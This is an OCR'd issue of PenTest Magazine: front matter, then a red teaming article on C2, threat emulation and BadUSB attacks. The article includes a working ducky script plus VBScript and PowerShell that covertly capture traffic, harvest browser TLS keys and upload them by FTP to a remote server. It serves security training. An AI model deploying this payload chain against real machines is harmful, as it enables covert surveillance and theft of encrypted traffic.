PenTest magazine

Best 20 Pentesting Articles

Colors of Pentesting

Be Business-wise

Model the Threat

Critical Infrastructure

Miscellaneous

PenTest magazine

EDITORIAL Team

Managing Editor

Bartłomiej Adach

bartek.adach@pentestmag.com

Proofreaders & Betatesters

Lee McKenzie, Natalie Fahey, David Kosorok, Avi Benchimol, Tom Updegrove, Bernhard Waldecker, Girshel Chokhonelidze, Hammad Arshed, Kevin Goosie, Ali Abdollahi.

Special thanks to the Proofreaders & Betatesters who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher

Paweł Marciniak

CEO

Joanna Kretowicz

joanna.kretowicz@pentestmag.com

DTP

Bartłomiej Adach

bartek.adach@pentestmag.com

COVER DESIGN

Hiep Nguyen Duc

PUBLISHER

Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631
www.pentestmag.com

Dear PenTest Readers,

On the very special occasion of the last month of a decade, we would like to present you with a collection of 20 remarkable articles, chosen by our editors and grouped into 5 thematic blocks. The choice was based on our opinion, as well as valuable feedback from our internal reviewers and readers. There is about 250 pages of our best articles, therefore this edition is a great treat for every ethical hacker.

Section "Colors of Pentesting" is filled with great tutorials on Red Teaming and Blue Teaming. "Be Business-wise" will lead you into the world of attack vectors within the finance sector, as well as some tips how to secure your API, automate your SOC, or organize the most efficient CTF model for your company. Next, "Model the Threat" will help you explore the art of threat modeling and the landscape of threat intelligence. Last but not least, something crucial for collective security - "Critical Infrastructure"

In the end there is also "miscellaneous" section, full of various interesting articles which don't fit into any of above-mentioned categories. And they don't need to! They are just awesome reads on their own. No matter if you are into automation of API Pentesting, binary exploitation, pentesting with Python, or a report from really interesting CTF competition, you will definitely find something for yourself!

Without further ado,

Let's dive into the reading!

PenTest Magazine's Editorial Team.


Contents

III. Model the Threat

IV. Critical Infrastructure

V. Miscellaneous

Red Teaming Operations and Threat Emulation



Boumediene Kaddour

Boumediene Kaddour is an enthusiast infosec researcher addicted to Red/Blue team operations, he owns many infosec certifications like OSCP and OSWP, and many CVEs, publications and patents as well. He started his professional career as a thief trainer, then he worked as an Incident Handler and Cyber Defense Consultant in Algeria and Dubai.

In a real Red Team engagement, making communications occur directly between the target and C2 server is a silly decision for an advanced operator. Attackers and Red Teamers use C2 redirectors to hide the real C2 server for the purpose of protecting the C2 server IP address from identification. The best way to build a C2 infrastructure is to wisely choose legitimate domain names with valid SSL certificate (LetsEncrypt), IP addresses, and well-known protocols like HTTP(s). There's various techniques and tools that can be used to implement a C2 redirector, including *iptables, socat* and the built-in Microsoft tool *netsh*.

---

1. INTRODUCTION

Digitizing the world transformed our life into a crystal ball where anything can be seen whenever desired; the plethora of existing technologies in the diverse domain and industries makes it tough for human beings to overcome and control issues produced from its usage. Similar to how we are able to connect and communicate with each other via the internet, things and objects are capable as well, hence the term "Internet of things" that makes physical objects, like your car, toaster, and maybe your clothes, communicate with you and so with each other.

In addition, this term has touched everything including, but not limited to, our cities, grids, health care and homes. Due to this extension, a decade ago, the world started suffering from a technological issue called cyber threats conducted by malicious actors - hackers - which caused huge business impacts; since things, objects and humans are all concerned, the addition of "**traditional internet**" and the "**internet of things**" results in the "**internet of everything**", deducing that security issues of the aforementioned "internets" become the "**issue of everything**". For that matter, big companies have created ongoing processes in order to conduct comprehensive research and assessments like Red teaming services on this field, trying to provide a reliable secured IT infrastructure for a better life.

2. History & Origin

Red teaming is the art of practicing cyber-operations attacks against a given target from an adversarial point of view, in order to improve the security posture of the target company. This term was initiated in the military where a particular group focuses on training and developing their skills to avoid failures, and acquire self-awareness, reflection and critical thinking. These failures are usually repeated, so Red teams are there to prevent them from occurring.

Likewise, Red teaming in cyber operations has the same mission as the one in the military has, though the techniques used in this sort of assessment can involve a cyber exercise, human attacks, and/or physical attacks, however, the main goal behind it is to identify weaknesses and find areas to improve.

3. Terminologies

- ***Red Team:*** *A group of independent skilled people that targets an organization in order to improve its security posture.*
- ***Blue Team:*** *Security team that defends the network.*
- ***Threat:*** *A threat is the expression used to inflict harm, loss or damage.*
- ***Vulnerability:*** *A vulnerability is a cyber-security term that refers to a flaw in a system that can leave it open to attack.*
- ***TTPs:*** *Tactics, Techniques and Procedures.*
- ***Threat emulation:*** *Threat emulation is the process of mimicking the TTPs of a given threat.*
- ***Command and Control / C2:*** *C2 is a channel used to control a remote compromised system.*
- ***IOC (Indicator of Compromise):*** *IOCs are traces and artifacts that identify malicious actions on a given system.*
- ***Exfiltration:*** *Exfiltration is the process of extracting and transferring data from the victim to the remote malicious actor via a covert channel.*
- ***Webshells:*** *Webshells are piece of codes that exist in the web server side that can be used for remote administration, and system commands issuing.*

4.Red Teaming introduction

4.1. Red Teaming definition

As stated before, Red Teaming is the art of practicing cyber-operations attacks against a given target from an adversarial point of view. The main goal behind it is to identify weaknesses and find areas to improve and strengthen.

Security professionals often do their best to build complex and robust functional systems to achieve a given goal. Since these systems are built by humans and usually humans make errors and unpredictable assumptions, these suppositions, if you will, can lead to flaws that can be leveraged by cyber threats. Red teamers – depending on the Rule of Agreement – seek to mimic those malicious actors, find and MAYBE exploit those flaws before bad guys do. Unlike a penetration test, a red teamer won't necessarily prove that a given

vulnerability is exploitable but achieving its goal in the best times, and under complete stealthiness, is the greatest desire for an elite red teamer to achieve.

4.2. Mindset

Generally speaking, red teamers must be a bit weird, think out of the box, notice the unnoticeable, and most importantly, act as an adversary.

Thinking as an adversary is the heart of any Red Team engagement. A malicious actor who can think critically and has the necessary skills to act and apply appropriate actions on the target, can bring a huge value to his team. Giving an example, a group of people who intent to build a camera with an intelligent sensor, that can detect malicious cars on a highway, can be a good idea for similar developers' mindset. From a high-level perspective, this project is 100% successful for those designers, because they typically don't have the vision to look at the system from an adversary viewpoint. A red teamer can make assumptions and ask lots of questions about the given system. For example: What happens if a bad person drives a good car and passes the highway? What happens if a good car contains malicious payloads within it? What happens if a bad guy takes a motorcycle?

All these stupid questions open some doors for the red teamer to think about strange techniques and ways to enter the kingdom, though mimicking an enemy doesn't mean we bring harm or damage to the target organization, but comply to what was declared on the Rule of Agreement document, go smart, control and understand the details of the used tools during the assessment.

4.3 Skills

Red teamers are more than penetration testers; they usually gain high technical skills, capabilities, and understand their tools to a high extent. Being technology independent and so building custom adaptive tools are mandatory skills that a red teamer must have, because often in red team engagements, operators usually face a variety of technologies. From a team work perspective, each operator must be specialized in a given domain, so a high quality red team engagement can be achieved. Common areas of expertise can be described below:

- ☑ Senior system admin
  - Windows Operating systems and active directory
  - *Nix-like systems
- ☑ Senior network admin
  - Network protocols and algorithms
  - Wireless including BLEs and other technologies
- ☑ Scripting capabilities
  - Python, Ruby, Perl, PowerShell, etc.
  - Exploit development
- ☑ Physical attacks
  - Lock picking

- BAD USBs, etc.

☑Social engineering

4.4. Objectives and engagements

"*There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked.*" ***John Chambers*** *- CEO of Cisco*

The question that arises here is, why do you really want someone to attack your network? The simple answer to this question is, red teaming is the best defensive tool that you can use to effectively improve your incident response capabilities. Below are some of the benefits that you can gain from these sorts of assessments:

- *Make your employees cyber-aware*
- *Improve Incident Response capabilities*
- *Measure the effectiveness of people, process and technology used to defend the network*
- *Understand recent sophisticated threat TTPs*

A Red Teamer must be professional enough to comply with each single statement that was mentioned in the engagement. Since an operator is given access to an organization's internal network, depending on the defined scope of work, this trust must be kept crucial and clean.

4.5 Process and phases

The popular cyber kill chain is also used to illustrate the process and approach used during a red team engagement, but to summarize and to do not define what is clear to you, any red team engagement cannot go beyond these three phases: Get in, Stay in and Act.

Get in: Access to a given system or network via a sophisticated technique that is undetectable by mature security controls.

Stay in: Set up a persistent link or channel to come back to the compromised system whenever desired. An elite red teamer can setup multiple channel tiers, one interactive, another short-haul and yet another long-haul channel:

Interactive: This session is used for interactive commands, and enumeration actions. This channel is very noisy and is prone to detection.

- ***Short-Haul****: This one is used to reinitiate interactive sessions when detected and dead.*
- ***Long-haul:*** *This one is like short-haul session but a bit longer.*

Act: Achieve the goal and apply the appropriate actions, like exfiltrating data to the other party.

5. Red teaming Operations and Threat Emulation

5.1. Training the staff

Attackers have switched most of their TTPs from server side to client-side attacks. This flip caused positive results for bad guys due to the weak knowledge and awareness end users have regarding cyber-threat

scenarios and traps. With that said, researchers deduced that three pillars, namely “people, process and technology”, must take place accordingly for better security results. Also, it was found that some companies believe and focus on technology while others look for both process and technology, forgetting the most important aggregate pillar - “people”. Another result that supports our aforementioned reasons is, nowadays, most cyber-attacks are found to be caused by non-cyber aware end users. Simply put, this is what is making companies invest in training their staff to improve their skills and make them at least familiar with recent sophisticated cyber threat tactics, techniques and procedures (TTPs).

5.2. Threat emulation

Threat emulation can mean many things; some infosec companies, for example, refer to a threat emulation as a process for analyzing and mitigating zero-day attacks, where it could pass through multiple steps. The first step is inspecting and analyzing files and attachments and uploading them to a sandbox. Then multiple emulated OS(s) can be found to fire-up those files in different versions of OS(s), and start to monitor their behaviors, if abnormal behavior is detected, the attack can be prevented immediately, and finally the validated threat can be shared in threat intelligence databases.

In our case, a threat emulation is the process of mimicking the TTPs of a given threat for training or improvement purposes. A red team engagement isn’t necessarily an agreement to mimic a malicious actor and seek to compromise the target network, but it could also be a training agreement. The threat emulation platform is a set of perimeter networks that simulate real world platforms in order for companies to improve their security posture and reliably detect, investigate and respond to sophisticated cyber threats. These improvements can be achieved via giving the ability to groups of students - employees - to realistically and practically attack, defend and investigate networks with sophisticated attacks.

5.3. IOCs management & extraction

IOCs are traces and artifacts that identify malicious actions on a given system. A Microsoft Word document that spawns a cmd.exe or PowerShell as a subprocess can be identified as an IOC, because this behavior is abnormal.

A red teamer who understands well the TTPs of the emulated threat can play the role of IOC generator. Depending on the agreement, sometimes red teamers are hired to emulate a threat to get caught, and sometimes they are tasked with the opposite. However, both will improve the company defenses and reactions. Below are some examples of IOCs:

☑ Registry changes or modifications

☑ PDF document spawns cmd as a child process

☑ Massive encrypted traffic accessing the same public suspicious IP address

☑ Increased database read

6. Red Team Arsenals

6.1. Malicious smart phones and BAD USB sticks

Most computer users avoid risks coming from removable media by performing an antivirus scan or formatting the entire disk, thinking that all viruses are wiped out from the disk located on the mass storage area of the USB.

Security researchers have revealed a vulnerability within some microcontrollers on the USB that is hidden from the user, and not accessible by antiviruses and security controls. This hidden area on the USB has been leveraged by red teamers to store malware to be executed automatically when the USB device is plugged into a computer.

One of the recent techniques mostly used is the USB HID Keyboard attack. This attack makes a USB flash drive impersonate a Human Interface Device (HID), like a keyboard, to execute commands automatically and hijack the computer. The same technique is now applied within smart phones (NetHunter), which extends the risk for end users.

A Red Teamer must own a configured smart phone with Kali NetHunter installed and at least a bad USB like Rubber ducky.

6.2. NetHunter scenario - Decrypting SSL traffic

Since we control the smart phone, we can execute any kind of commands on the system depending on the logged in user privileges, so let's now try to eavesdrop the user's traffic and try to decrypt those incoming encrypted packets.

The idea is to sniff the user's traffic locally and store those sniffed packets on a pcap file, and then send that pcap file to our online available FTP server.

6.2.1. Requirements

☑ Sniffer

☑ Automation (PowerShell)

☑ FTP, gmail or slack to send our files to

☑ BAD USBs or Kali NetHunter

a.) Netsh – a built-in sniffer provided by Microsoft

Installing a sniffer on the victim's machine using a BADUSB is a stupid action.

Fortunately, Microsoft provides a built-in command called **netsh** that could be used to sniff the traffic coming in and out the computer. The following command will start a persistence sniffing operation that will eavesdrop the traffic and store it on a file called trace.etl.

```
C:\> powershell netsh trace start capture=yes persistent=yes
traceFile='c:\temp\trace.etl
```

b.) Setting up the Red Teamer's machine

During our example we will use FTP to send our files to, so let's install and configure our vsftpd service on KALI GNU/LINUX. The following script will install, configure and set up the environment for the service.


```
#!/bin/bash
apt-get install vsftpd
useradd hacker -s /bin/bash -d /home/hacker -p mypass
chown hacker:hacker /home/hacker
service vsftpd start
```

c.) SSL decryption – What you don't know about browsers

Browsers like Firefox and Chrome have the ability to store the values used to generate TLS session keys out to a file for debug purposes. What's needed is to inject an environment variable called **SSLKEYLOGFILE** that points to a writable flat text file. Both Chrome and Firefox will look for the variable when they start up.

What can we do with those keys? That's where Wireshark comes into place. Providing the given SSLKEYLOGFILE to Wireshark gives Wireshark the ability to loop through each captured packet and decrypt it accordingly, so let's see it in action.

d.) SSL recall



During the TLS handshake and session keys creation, both asymmetric and symmetric encryption are used. First, our browser will generate what is called a pre-master secret, encrypt it with the server's public key and send it to the server. The server will easily be able to decrypt the encrypted key and eventually end up having the same pre-master secret the browser has. Then both server and client will derive a master secret from the decrypted pre-master secret; so both of them can now generate session keys where symmetric encryption is used to protect data in transit.

If we can ask our browsers to give us those generated keys, like the pre-master secret, the master secret and the encrypted premaster secret, we can easily provide these values to Wireshark and let it do the magic for us.

The next figure shows the values given by the browser.

e.) Scenario in action

Now that you understand how browsers could give us this crucial information, let's see it in action.

The steps are going to be as follows:

☑Developing the PowerShell script that will control our sniffing operation

☑Developing the VBScript piece of code that starts the sniffing operation as a background process with no resource section

☑Developing the ducky script for our NetHunter

☑The script will inject SSLKEYLOGFILE as environment variable process with no resources section

☑Downloading the VBScript file and executing it

☑Waiting for our crucial files on the listening FTP server on the hacker's machine

f.) VBScript to the rescue

As a reasonable behavior, we don't want to start the sniffing operation with a displayed window to the user, right! For this reason, we have used VBS to perform this action:

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "powershell script here"
oShell.Run strArgs, 0, false
```

This little script will start a PowerShell script of our choice in the background with no window, or in other words, with no resource section.

g.) PowerShell to the rescue

The following PS script will start a sniffing operation using netsh and start processing the captured file length. Once it reaches the desired size specified by the operator, it'll stop the sniffing operation and send the capture file as well as the SSLKEYLOGFILE to the red teamer's public FTP server.

```
netsh trace start capture=yes persistent=yes
traceFile='c:\temp\trace.etl';
do
{
    $R = netsh trace show status;
    $LEN = (Get-Item 'c:\temp\trace.etl').length;
    echo "trace: $LEN"
    if ($LEN -ge 10485760)
    {
        netsh trace stop;
        $R = netsh trace show status;
        if ($R.length -lt 5 )
        {
            $webclient = New-Object
System.Net.WebClient;
            $webclient.Credentials = New-Object
System.Net.NetworkCredential("hacker", "mypass");
            $F = Get-Process chrome,firefox -
ErrorAction SilentlyContinue; $F | Stop-Process -Force
            foreach($item in (dir 'C:/temp' '*'))
            {
                $uri = New-Object System.Uri('ftp://
192.168.210.240/'+$item.Name);
                $webclient.UploadFile($uri,
$item.FullName);
            }
        }
    }
}
Until($R.length -lt 5 -and $LEN -ge 10485760)
```

Once the USB is plugged in, the VBScript will be downloaded that includes the above PS script that in turn will start and control the sniffing operation.

h.) Writing the ducky script

As it is obvious to you, downloading the script isn't the ultimate choice, because we may miss internet connectivity on the victim's computer that could cause our hacking attempt to fail. Making the USB writing the exploit is a good reliable choice, so let us see how it could be applied.


```
DELAY 200

GUI

DELAY 200

STRING powershell

ENTER

DELAY 1000

STRING [Environment]::SetEnvironmentVariable('SSLKEYLOGFILE', 'c:
\temp\sslkeylog.log' , 'User')

ENTER

STRING $k = Get-Process chrome,firefox -ErrorAction
SilentlyContinue;if($k){$k|stop-process -Force}

ENTER

DELAY 200

STRING echo "`rSet oShell=CreateObject(`"Wscript.Shell`")">
$Env:TEMP\POC.vbs ; echo "`rDim strArgs" >> $Env:TEMP\POC.vbs;
echo "`rstrArgs = `"powershell netsh trace start capture=yes
persistent=yes MaxSize=1M scenario=internetclient correlation=yes
fileMode=single traceFile=`'c:\temp\trace.etl`'; `$P = `'a`';do{`
$R = netsh trace show status;if (`$R.length -lt 5) {sleep 2;`$P =
Get-Process netsh -ErrorAction SilentlyContinue; if (`$P -eq `
$Null) {`$webclient = New-Object System.Net.WebClient; `
$webclient.Credentials = New-Object
System.Net.NetworkCredential(`'hacker`', `mypass`');foreach(`$item
in (dir `'C:/temp`' `'*`')){`$uri = New-Object System.Uri(`'ftp://
192.168.210.240/`'+`$item.Name);`$webclient.UploadFile(`$uri, `
$item.FullName)}}}Until(`$R.length -lt 5 -and `$P -eq `$Null)`""
>> $Env:TEMP\POC.vbs; echo "`roShell.Run strArgs, 0, false" >>
$Env:TEMP\POC.vbs

ENTER

DELAY 200

STRING exit

GUI r

DELAY 100

STRING powershell start-process "wscript $Env:TEMP\POC.vbs" -Verb
runAs

DELAY 2000

LEFT

ENTER
```

The above script will inject the environment variable SSLKEYLOGFILE that points to the file located in c:\temp \sslkeylog.log. Once Firefox or Chrome is started, it looks for the given environment variable and which flat file it's pointing to, and once found, it starts writing those TLS keys to that file. The script also will write the VBScript into a file called POC.vbs that will include the PS script shown above and then it will invoke the VBS file as a privileged user (run-as) and eventually end up bypassing the UAC (user access control).


The below picture shows what the SSLKEYLOGFILE looks like.

```
# SSL/TLS secrets log file, generated by NSS
CLIENT_RANDOM a6a9f8fdf7335cab7f4aa95ffa8f56c641b6e1c154947636c16bcd35a1ae200a a4bee1de166e1ac752cdaf0ffa1eb415c38a16bf29732e56c9285485d3887c8427403881192b7d433c5873be376880c3
CLIENT_RANDOM b7f43cc13578e0800689e1ae52c42c1df8d2a430d6ecaff260eacfb05986ea6a 3f0daff446cb2870be4fed21d8fae86b04eba9706a1246257770d264bf7aadc2b2896b147fd566e8a558db011f4e1399
CLIENT_RANDOM 9ff930c987e4aaec5c463bd8b0dc4a6ac6393e3b4379053736935 2ade2a9f9d2 a72cb0b06f03180873d5a28b5fefab5282a08697f1ea8c134ebc9f645d6289a60a7f0fa28a8ca45f56206ce129f34802
CLIENT_RANDOM 4494f4950ca0aafd6f18575b8ffed7886132e8be696442ed121a9c2786d239d2 d7113926c22c16041845ee55b5fcc7d97d0244e51e642ffec6a1670ff17b38a3ac72b322bb358550b52ebe0d0b1d7cbf
CLIENT_RANDOM 072eeef6381798bdd12efe5a6f402474e056779e860ea6f990fbd3b13a4ea7c5 8f0f7b02967d527881db825e0bd9f36d5f8e519dd959a65072fce21c1a370eb023f9716f9b8453cdd7b72ceb0e05d0c3
CLIENT_RANDOM 0109ad167bf536511cc32e0d141ded699d494069aaea4ee2ac2b211398cfc297 547feda9603a2c17c3e18b7f38ca6304d1a13a8648dfb83f6258ddc4f7618378303fe35f8ddd705e5434bb379f9ba9ea
CLIENT_RANDOM b06bd24a95d35453c99faf77666be16d40bfb4b90810650223c740a9ef781908 1c5499b438ab2cd27a0e5d301da684035cca5c032e6a24b58475b7a292910f459ef0220bad19e33662ab3a71036ff6c2
CLIENT_RANDOM c832ea4a81b59a116931327b6284e35cc324b755e3710083c003152b1badd682 aede671949c0650e5c4e93661c655a75d5ba8d4036edce42d0537f3215fcd56f9b4866d8af7394c11142671f9e74a980
CLIENT_RANDOM f1c836bc009f3949fa288bb13edfcd0c6b7148d2c3ec20cf70e91ddac6ab29d5 bbdccfc9b1316358b2c29c4fde2f4c815aedc27c6f38fff4c9ad2281fc096111003ea2f777adc1b08649ff27ead7063d
CLIENT_RANDOM bb1f284a84efde70bbbcbe2bdc74a0938e170b2ff4b9c32f9c6419e7a0d887b9 ce0dda0e4cf39bd2f22ab15373a7a2175433d769c4349f5a4fc70d4dac305a596732fec58c40414dc22abc52c0d936a9
